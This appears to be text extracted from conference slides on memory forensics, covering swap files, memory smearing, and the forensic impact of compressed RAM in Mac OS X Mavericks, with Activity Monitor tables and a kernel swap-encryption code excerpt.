
swap file
on disk



Swap file contains RAM “overflow”—if you don’t have this data, you probably don’t have a complete memory dump

Live forensics / memory analysis: capture RAM contents


If you acquire both RAM and disk contents, memory *smearing* is likely and the swap file may be (very) out of sync with the memory dump



Forensically, Swap Files are a Mess

RAM dump

SMEARING



Data trapped
in unsanitized
blocks allocated
to swap file

provenance??


554-88-2345

kool@gmail.com

murder

```
struct {
    int ip;
...
} netstat;
```

```
void swap_crypt_ctx_initialize ( void ) {
    unsigned int i;
    if ( swap_crypt_ctx_initialized == FALSE ) {
        for ( i = 0; i < ( sizeof ( swap_crypt_key ) / sizeof ( swap_crypt_key [ 0 ] )); i++ ) {
            swap_crypt_key [ i ] = random();
        }
        aes_encrypt_key (
            ( const unsigned char * ) swap_crypt_key ,
            SWAP_CRYPT_AES_KEY_SIZE ,
            &swap_crypt_ctx.encrypt);
        ...
        swap_crypt_ctx_initialized = TRUE ;
    }
}
```




Avoiding Swapping by Compressing RAM

- Optimization:
 - “Hoard” some RAM, not available to processes
 - When RAM is running low, compress pages in memory instead of swapping to disk
- Why bother?
 - SSDs are fast
 - PCIe solid state storage is “crazy” fast
 - Memory is ever cheaper
- So...why?

It's Worth It



- Ultraportable laptops still RAM limited
 - e.g., current Macbook Air: Base 4GB, Max 8GB RAM
- Virtualization, even on laptops
- Malware analysts, VMWare Workstation, Fusion, etc.
- Swapping can cause serious performance issues
- New Mac Pro memory bandwidth: **60GB/sec**
- Max swap bandwidth: **1+GB/sec**
- Modern CPUs compress and decompress very efficiently

Virtual Memory with Swapping



Virtual Memory with Compressed RAM

In Mac OS X Mavericks and Linux, set aside some RAM and **compress pages that would have been swapped due to memory pressure**



Activity Monitor (My Processes)

Process Name	Memory	Threads	Ports	PID	User
Safari	85.5 MB	11	400	254	golden
Safari Web Content	85.2 MB	7	237	431	golden
Photo Booth	77.7 MB	20	290	351	golden
iTunes	61.9 MB	14	388	333	golden
Safari Web Content	56.2 MB	15	306	302	golden
Safari Web Content	49.7 MB	7	177	283	golden
Safari Web Content	47.3 MB	7	242	307	golden
Safari Web Content	38.9 MB	7	180	319	golden
Safari Web Content	33.0 MB	7	176	275	golden
Safari Web Content	29.6 MB	7	178	257	golden
Safari Web Content	29.3 MB	7	177	277	golden
Safari Web Content	29.1 MB	7	177	276	golden
Finder	25.9 MB	4	229	141	golden
Chess	24.1 MB	4	179	392	golden
Safari Web Content	23.7 MB	7	179	278	golden
Safari Web Content	20.0 MB	7	179	299	golden
Safari Networking	19.3 MB	8	141	256	golden
Calendar	16.2 MB	3	170	369	golden
Messages	14.7 MB	9	356	364	golden
App Store Web Content	10.4 MB	8	212	244	golden
CalendarAgent	9.9 MB	4	121	188	golden
com.apple.iconServicesAgent	9.8 MB	3	68	205	golden
qamed	9.5 MB	5	191	397	golden

Physical Memory: 2.00 GB MEMORY PRESSURE App Memory: 1.19 GB

Memory Used: 1.94 GB File Cache: 203.0 MB

Virtual Memory: 2.64 GB Wired Memory: 228.0 MB

Swap Used: 0 bytes Compressed: 336.9 MB

Activity Monitor (All Processes)

Process Name	Memory	Threads	Ports	PID	User	% CPU	Real Mem
seca	1.2 MB	2	80	190	golden	0.0	1.9 MB
Safari Web Content	63.9 MB	7	240	250	golden	0.0	78.4 MB
Safari Web Content	3.2 MB	7	241	254	golden	0.0	7.0 MB
Safari Web Content	2.7 MB	7	241	256	golden	0.0	6.5 MB
Safari Web Content	21.6 MB	7	241	261	golden	0.0	27.7 MB
Safari Web Content	30.9 MB	7	241	264	golden	0.0	36.1 MB
Safari Web Content	33.8 MB	7	241	266	golden	0.0	40.9 MB
Safari Web Content	4.3 MB	7	241	268	golden	0.0	14.0 MB
Safari Web Content	73.9 MB	7	244	270	golden	0.0	78.8 MB
Safari Web Content	99.5 MB	7	242	272	golden	0.0	103.7 MB
Safari Web Content	115.9 MB	7	241	280	golden	0.0	129.3 MB
Safari Web Content	58.2 MB	7	241	283	golden	0.0	66.9 MB
Safari Web Content	104.5 MB	7	241	288	golden	0.0	118.8 MB
Safari Web Content	120.3 MB	7	245	289	golden	0.0	159.8 MB
Safari Web Content	39.9 MB	10	270	380	golden	0.2	47.3 MB
Safari Web Content	55.1 MB	11	268	437	golden	0.2	71.0 MB
Safari Web Content	52.7 MB	8	177	451	golden	0.0	61.0 MB
Safari Web Content	64.7 MB	10	249	456	golden	1.0	84.6 MB
Safari Networking	31.2 MB	5	141	227	golden	0.0	39.8 MB
Safari	78.2 MB	13	501	225	golden	0.3	107.7 MB

Physical Memory: 4.00 GB MEMORY PRESSURE App Memory: 2.23 GB

Memory Used: 3.95 GB File Cache: 388.6 MB

Virtual Memory: 5.66 GB Wired Memory: 372.2 MB

Swap Used: 0 bytes Compressed: 1,002.7 MB

Activity Monitor (All Processes)

Process Name	Memory	Threads	Ports	PID	User	% CPU	Real Mem
kernel_task	4.36 GB	91	0	0	root	51.8	4.82 GB
Photoshop	2.00 GB	20	371	440	golden	44.2	2.06 GB
TextEdit (Not Responding)	361.5 MB	5	173	409	golden	45.6	372.3 MB
WindowServer	34.1 MB	8	376	88	_window	13.9	35.7 MB
Creative Cloud	4.7 MB	31	408	216	golden	0.9	34.6 MB
Calendar	14.6 MB	5	176	388	golden	5.0	31.1 MB
Finder	11.5 MB	8	253	168	golden	0.2	30.9 MB
iTunes	8.9 MB	16	383	375	golden	0.1	29.5 MB
Safari	6.1 MB	12	296	303	golden	0.1	22.7 MB
mds_stores	3.5 MB	8	70	112	root	0.4	22.5 MB
Maps	6.7 MB	9	220	383	golden	1.4	19.6 MB
Photo Booth	7.9 MB	6	259	290	golden	0.1	18.9 MB
Safari Web Content	3.1 MB	14	283	313	golden	0.1	18.9 MB
Mail	3.5 MB	7	174	379	golden	0.1	18.0 MB
Safari Web Content	3.3 MB	14	283	322	golden	0.2	17.9 MB
Adobe CEF Helper	1.6 MB	8	145	251	golden	0.1	17.8 MB
SystemUIServer	4.8 MB	5	307	166	golden	0.5	17.5 MB
CalendarAgent	6.2 MB	10	117	212	golden	1.6	17.3 MB
Contacts	4.1 MB	5	168	416	golden	0.1	17.0 MB
Adobe CEF Helper	1.5 MB	9	142	340	golden	0.0	16.0 MB

Physical Memory: 8.00 GB MEMORY PRESSURE App Memory: 2.56 GB

Memory Used: 7.90 GB File Cache: 408.2 MB


Virtual Memory: 13.66 GB Wired Memory: 494.7 MB

Swap Used: 674.0 MB Compressed: 4.46 GB

It's Back

- RAM Doubler -- ~20 years ago
- Historically RAM compression not very effective
 - Processors too slow to offset compress/decompress costs
 - Poor integration with OS
- Old academic paper (2003) on compression schemes for RAM:
 - M. Simpson, R. Barua, S. Biswas, *Analysis of Compression Algorithms for Program Data*, Tech. rep., U. of Maryland, ECE department, 2003.
- Compression scheme in Mavericks (WKdm) was invented in 1999:
 - P. R. Wilson, S. F. Kaplan, and Y. Smaragdakis, *The Case for Compressed Caching in Virtual Memory Systems*, Proceedings of the USENIX Annual Technical Conference, 1999.
- Now, super fast CPUs, lots of cores, tight OS integration

It's NOT This!




Compressed RAM: Forensic Impact

Currently, “simultaneous” capture results in lots of smearing

With compressed RAM, may be little or no data swapped out—capturing RAM captures (some or all) “swap”!

No support in current tools until 2014
—compressed data opaque or ignored

New plugins enable analysis of compressed RAM



Mavericks VM Organization





FIGURE 8-6 Details of the Mac OS X Mach VM architecture

